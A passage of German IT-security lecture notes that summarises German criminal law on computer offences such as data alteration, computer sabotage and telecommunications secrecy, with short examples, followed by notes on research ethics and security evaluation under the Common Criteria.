    * Ein Wissenschaftler holt sich die öffentlich zugänglichen Daten aus dem Ergebnis des Keyloggers von irgendwem. Er veröffentlicht eine Analyse der Daten auf seinem Blog (Grund: Die Daten des Keyloggers sind möglicherweise illegal erlangt worden und daher wäre die Beschaffung dieser Daten auch illegal)
  - **Verletzung des Post- oder Fernmeldegeheimnisses §206 StGB:** (1) Wer unbefugt einer anderen Person eine Mitteilung über Tatsachen macht, die dem Post- oder Fernmeldegeheimnis unterliegen und die ihm als Inhaber oder Beschäftigtem eines Unternehmens bekanntgeworden sind, das geschäftsmäßig Post- oder Telekommunikationsdienste erbringt, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft. (2) Ebenso wird bestraft, wer als Inhaber oder Beschäftigter eines in Absatz 1 bezeichneten Unternehmen unbefugt 1. eine Sendung, die einem solchen Unternehmen zur Übermittlung anvertraut worden und verschlossen ist, öffnet oder sich von ihrem Inhalt ohne Öffnung des Verschlusses unter Anwendung technischer Mittel Kenntnis verschafft, 2. eine einem solchen Unternehmen zur Übermittlung anvertraute Sendung unterdrückt oder 3. eine der in Absatz 1 oder in Nummer 1 oder 2 bezeichneten Handlungen gestattet oder fördert. (Relevant für Anbieter von Telekommunikationdienstleistungen bzw. deren Mitarbeiter, also z.b. Telekom, Email-Dienstleister die ohne Erlaubnis keinen Spam filtern dürfen)...
    Beispiele:
    * Mitarbeiter der Telecom nutzt seine Möglichkeiten um die Emails von Politiker abzufangen und auszulesen (da stärker als 202 eher nur 206)
- **Integrität:**

  - **Datenveränderung § 303a StGB:** (1) Wer rechtswidrig Daten löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahre oder mit Geldstrafe bestraft. (2) Der Versuch ist strafbar. (3) Für die Vorbereitung einer Straftat gilt §202c StGB
    Beispiele:
    * Heimliche Installation von Software
  - **Störung der Telekommunikationsanlagen §317 StGB:** (1) Wer den Betrieb einer öffentlichen Zwecken dienenden Telekommunikationsanlage dadurch verhindert oder gefährdet, dass er eine dem Betrieb dienende Sache zerstört, beschädigt, beseitigt, verändert oder unbrauchbar macht oder die für den Betrieb bestimmte elektrische Kraft entzieht, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft. (2) Der Versuch ist strafbar. (3) Wer die Tat fahrlässig begeht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft.
    Beispiele:
    * Betrunkener Student reißt Wlan-Router des öffentlichen Uni-Wlans raus um damit Routerball zu spielen
  - **Computersabotage §303b StGB:** (1) Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er 1. eine Tat nach §303a Abs. 1 begeht, 2. Daten in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt oder 3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft. (2) Handelt es sich um eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe. (3) Der Versuch ist strafbar. (Dazu zählen auch Denail of Service Attacken) ...
    Beispiele:
    * Supercomputer eines Wetterdienstes kapern und herunterfahren

- **Verfügbarkeit:**
  - **Störung der Telekommunikationsanlagen §317 StGB**
  - **Computersabotage §303b StGB**

- **Weitere Computerbezogene Delikte:**
  - Computerbetrug §263a StGB
  - Erschleichen von Leistungen §265a StGB
  - Fälschung technischer Aufzeichnungen §268a StGB
  - Fälschung beweiserheblicher Daten §269a StGB
  - Urkungenunterdrückung §274a StGB
  - Inhaltsbezogene Delikte (Pornographie), Urheberstrafrecht, etc.

Im Endeffekt ist somit alles im Cyberspace strafbar, was auch in der realen Welt strafbar ist. Bei Delikten im Ausland gibt es nur das Problem, dass Länder meist unterschiedliche Gesetze haben, was die Verfolgung ershwert.
Ethik: Dies untersucht die Frage nach der Herleitung moralischer Werte und umfasst die Reflexion über was richtig und was falsch ist. Moral verändert sich immer wieder und wird versucht von Gesetzes zu approximieren. Auch im IT-Security Zusammenhang sollte man ethische Betrachung miteinbeziehen, da der Cyberspace immer mehr Platz in der Gesellschaft findet. Die grundlegenden Fragen sind hierbei wie folgt:


- Wer profitiert von der eigenen Forschung?
- Was ist der Nutzen und was sind mögliche Schäden?
- Wie kann das Schadensrisiko bei der Forschung minimiert werden?
- Wie kann man Forschunsresultate so publizieren, dass möglichst wenig Missbrauchspotential besteht?

Demnach ist nicht alles was strafbar ist auch moralisch verwerflich, besonders wenn es sich um Gesetze handelt, die moralisch verwerflich sind (z.b. veraltete Gesetzte, da sich die Gesellschaft gewandelt hat).

8 Sicherheitsevaluation

Im Grunde geht es um die Beantwortung der Fragen " Erreichen die Sicherheitsmechanismen die Sicherheitsziele?ünd " Sind die Sicherheitsmechanismen korrekt implementiert?". Dabei ist es meist naiv sich auf die Aussagen des Herstellers zu verlassen und die Systeme selbst zu überprüfen ist nur sinnvoll, wenn man Sicherheitsexperte ist. Daher sollte man Systeme von einer unabhängigen kompetenten Partei überprüfen lassen.
Für die Evaluierung der Sicherheit wurden die **Common Criteria** entwickelt. Das sind umfangreiche und allgemeine standartisierte Evaluationskriterien. Daraus entwickelt man das **Protection Profile**, eine Spezifizierung der Evaluationskriterien für ein gewisses System/Produkt. Darin enthalten sind die **Evaluation Assurance Level EAL**, eine

Aufschlüsselung wie in bei der Evaluation vorgegangen werden sollte. Um dies zu entwerfen kann die **Common Evaluation Methodology** verwendet werden, welche für gewisse Bereiche die EAL festlegt.
Historisches: Die Common Criteria gelten als wenig erflogreich im Finden von Sicherheitslücken. Eine Ausnahme sind SmartCards. Dies liegt daran, dass die primäre Anwendung im Sicherheitsbereich ist und man zudem die Smartcards nicht mehr updaten kann. Dadurch ist ein anfänglicher monetärer Mehraufwand sinnvoll. Zudem ist die Rezertifizierung billiger, wenn man auf den alten Modellen aufbaut. Dadurch kann man auch besser aus Fehlern lernen.



CYBERSECURITY FINAL EXAMS

https://xkcd.com/2385/